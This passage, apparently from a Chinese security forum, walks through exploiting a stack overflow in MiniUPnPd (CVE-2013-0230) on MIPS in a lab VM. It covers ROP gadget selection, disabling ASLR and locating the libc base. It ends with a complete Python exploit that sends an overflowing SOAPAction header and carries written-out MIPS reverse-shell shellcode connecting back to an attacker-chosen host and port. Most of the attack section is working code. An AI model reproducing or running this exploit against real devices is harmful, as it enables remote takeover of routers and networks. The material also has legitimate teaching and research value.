----------------------------------------------------------------------------------------------------
|  Address     |  Action                                                |  Control Jump                |
----------------------------------------------------------------------------------------------------
|  0x0000D6DC  |  move $t9,$s0                                          |  jalr  $s0                   |
|  0x0000F378  |  move $t9,$s0                                          |  jalr  $s0                   |
|  0x000113B4  |  move $t9,$s0                                          |  jalr  $s0                   |
|  0x000113D4  |  move $t9,$s0                                          |  jalr  $s0                   |
|  0x000113F4  |  move $t9,$s0                                          |  jalr  $s0                   |
|  0x00011414  |  move $t9,$s0                                          |  jalr  $s0                   |
```

```
.text:0001B19C                move    $t9, $s0
.text:0001B1A0                jalr    $t9
.text:0001B1A4                nop
```

5 找到libc 地址
在debian mips 虚拟机上执行

sysctl -w kernel.randomize_va_space = 0 来禁用ASLR
通过/proc/PID/maps 来找到libc 的地址

```
proot@debian-mips:~# ps aux |grep miniupnpd
root      2669  0.0  0.2   580   252 ?        ts   08:55   0:00 ./miniupnpd -f
miniupnpd.conf -a 192.168.86.103 -u 52:54:00:12:34:56
root      2700  0.0  0.6  3716   864 tty2     S+   08:56   0:00 grep miniupnpd
root@debian-mips:~# less /proc/2669/maps
00400000-00413000 r-xp 00000000 08:01 1305622    /root/miniupnpd/miniupnpd
00423000-00424000 rw-p 00013000 08:01 1305622    /root/miniupnpd/miniupnpd
00424000-00426000 rwxp 00000000 00:00 0          [heap]
77f92000-77fcf000 r-xp 00000000 08:01 787635     /lib/libc.so.0
77fcf000-77fde000 ---p 00000000 00:00 0
77fde000-77fdf000 rw-p 0003c000 08:01 787635     /lib/libc.so.0
77fdf000-77fe3000 rw-p 00000000 00:00 0
77fe3000-77fe8000 r-xp 00000000 08:01 787637     /lib/ld-uClibc.so.0
77ff6000-77ff7000 rw-p 00000000 00:00 0
77ff7000-77ff8000 rw-p 00004000 08:01 787637     /lib/ld-uClibc.so.0
7ffd6000-7fff7000 rwxp 00000000 00:00 0          [stack]
7fff7000-7fff8000 r-xp 00000000 00:00 0          [vdso]
```

libc 的基址为0x77f92000

sleep 地址 0x35620
ra_1 = 1.gadget

s1 = 2.gadget

ra__2 = 3.gadget

s6 = 4.gadget

s2 = s6 = 4.gadget

于是payload 构造如下

2052 bytes junk + s1 + 16 bytes junk + s6 + ra_1 + 28 bytes junk + sleep + 40 bytes junk + s2 + ra_2 + 32 bytesjunks + shellcode

0x04 最终EXP

```
#!/usr/bin/env python


import urllib2
from string import join
from argparse import ArgumentParser
from struct import pack
from socket import inet_aton

BYTES = 4


def hex2str(value, size=BYTES):
   data = ""

   for i in range(0, size):
       data += chr((value >> (8*i)) & 0xFF)

   data = data[::-1]

   return data


arg_parser = ArgumentParser(prog="miniupnpd_mips.py", description="MiniUPnPd \
                            CVE-2013-0230 Reverse Shell exploit for AirTies \
                            RT Series, start netcat on lhost:lport")
#arg_parser.add_argument("--target", required=True, help="Target IP address")
arg_parser.add_argument("--lhost", required=True, help="The IP address\
                        which nc is listening")
arg_parser.add_argument("--lport", required=True, type=int, help="The\
                        port which nc is listening")

args = arg_parser.parse_args()

libc_base = 0x77f92000
ra_1 = hex2str(libc_base + 0x36860)     # ra = 1. gadget
'''
.text:00036860                 li      $a0, 1
.text:00036864                 move    $t9, $s1
.text:00036868                 jalr    $t9 ; sub_36510
.text:0003686C                 ori     $a1, $s0, 2
'''
s1 = hex2str(libc_base + 0x1636C)       # s1 = 2. gadget
'''
.text:0001636C                 move    $t9, $s1
.text:00016370                 lw      $ra, 0x28+var_4($sp)
.text:00016374                 lw      $s2, 0x28+var_8($sp)
.text:00016378                 lw      $s1, 0x28+var_C($sp)
.text:0001637C                 lw      $s0, 0x28+var_10($sp)
.text:00016380                 jr      $t9
.text:00016384                 addiu   $sp, 0x28
'''
sleep = hex2str(libc_base + 0x35620)    # sleep function
ra_2 = hex2str(libc_base + 0x28D3C)     # ra = 3. gadget
'''
.text:00028D3C                 addiu   $s0, $sp, 0xD0+var_B0
.text:00028D40                 lw      $a0, 0($s2)
.text:00028D44                 move    $a1, $s1
.text:00028D48                 move    $a2, $s4
.text:00028D4C                 move    $t9, $s6
.text:00028D50                 jalr    $t9
.text:00028D54                 move    $a3, $s0
'''
s6 = hex2str(libc_base + 0x1B19C)       # ra = 4.gadget
'''
.text:0001B19C                 move    $t9, $s0
.text:0001B1A0                 jalr    $t9
```

```
.text:0001B1A4                 nop
'''
s2 = s6
lport = pack('>H', args.lport)
lhost = inet_aton(args.lhost)

shellcode = join([
   "\x24\x11\xff\xff"
   "\x24\x04\x27\x0f"
   "\x24\x02\x10\x46"
   "\x01\x01\x01\x0c"
   "\x1e\x20\xff\xfc"
   "\x24\x11\x10\x2d"
   "\x24\x02\x0f\xa2"
   "\x01\x01\x01\x0c"
   "\x1c\x40\xff\xf8"
   "\x24\x0f\xff\xfa"
   "\x01\xe0\x78\x27"
   "\x21\xe4\xff\xfd"
   "\x21\xe5\xff\xfd"
   "\x28\x06\xff\xff"
   "\x24\x02\x10\x57"
   "\x01\x01\x01\x0c"
   "\xaf\xa2\xff\xff"
   "\x8f\xa4\xff\xff"
   "\x34\x0f\xff\xfd"
   "\x01\xe0\x78\x27"
   "\xaf\xaf\xff\xe0"
   "\x3c\x0e" + lport +
   "\x35\xce" + lport +
   "\xaf\xae\xff\xe4"
   "\x3c\x0e" + lhost[:2] +
   "\x35\xce" + lhost[2:4] +
   "\xaf\xae\xff\xe6"
   "\x27\xa5\xff\xe2"
   "\x24\x0c\xff\xef"
   "\x01\x80\x30\x27"
   "\x24\x02\x10\x4a"
   "\x01\x01\x01\x0c"
   "\x24\x0f\xff\xfd"
   "\x01\xe0\x78\x27"
   "\x8f\xa4\xff\xff"
   "\x01\xe0\x28\x21"
   "\x24\x02\x0f\xdf"
   "\x01\x01\x01\x0c"
   "\x24\x10\xff\xff"
   "\x21\xef\xff\xff"
   "\x15\xf0\xff\xfa"
   "\x28\x06\xff\xff"
   "\x3c\x0f\x2f\x2f"
   "\x35\xef\x62\x69"
   "\xaf\xaf\xff\xec"
   "\x3c\x0e\x6e\x2f"
   "\x35\xce\x73\x68"
   "\xaf\xae\xff\xf0"
   "\xaf\xa0\xff\xf4"
   "\x27\xa4\xff\xec"
   "\xaf\xa4\xff\xf8"
   "\xaf\xa0\xff\xfc"
   "\x27\xa5\xff\xf8"
   "\x24\x02\x0f\xab"
   "\x01\x01\x01\x0c"
   ], '')
payload = 'A'*2052 + s1 + 'A'*(4*4) + s6 + ra_1 + 'A'*28 + sleep + 'A'*40 + s2\
   + ra_2 + 'C'*32 #+ shellcode


soap_headers = {
   'SOAPAction': "n:schemas-upnp-org:service:WANIPConnection:1#" + payload,
```

```
}

soap_data = """
   <?xml version='1.0' encoding="UTF-8"?>
   <SOAP-ENV:Envelope
   SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
   xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
   xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
   >
   <SOAP-ENV:Body>
   <ns1:action xmlns:ns1="urn:schemas-upnp-org:service:WANIPConnection:1"\
       SOAP-ENC:root="1">
   </ns1:action>
   </SOAP-ENV:Body>
   </SOAP-ENV:Envelope>
   """

#try:
print "Exploiting..."
req = urllib2.Request("http://192.168.86.103:5555", soap_data,soap_headers)
urllib2.urlopen(req)
```

参考

https://p16.praetorian.com/blog/getting-started-with-damn-vulnerable-router-firmware-dvrf-v0.1
https://emreboy.wordpress.com/2012/12/24/connecting-qemu-to-a-real-network/
http://www.devttys0.com/2012/10/exploiting-a-mips-stack-overflow/
http://www.devttys0.com/2013/10/mips-rop-ida-plugin/

点击收藏 | 0 关注 | 1

上一篇：HrPapers|Nmap渗透测试指南 下一篇：基于机器学习的家用物联网设备DDoS检测

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板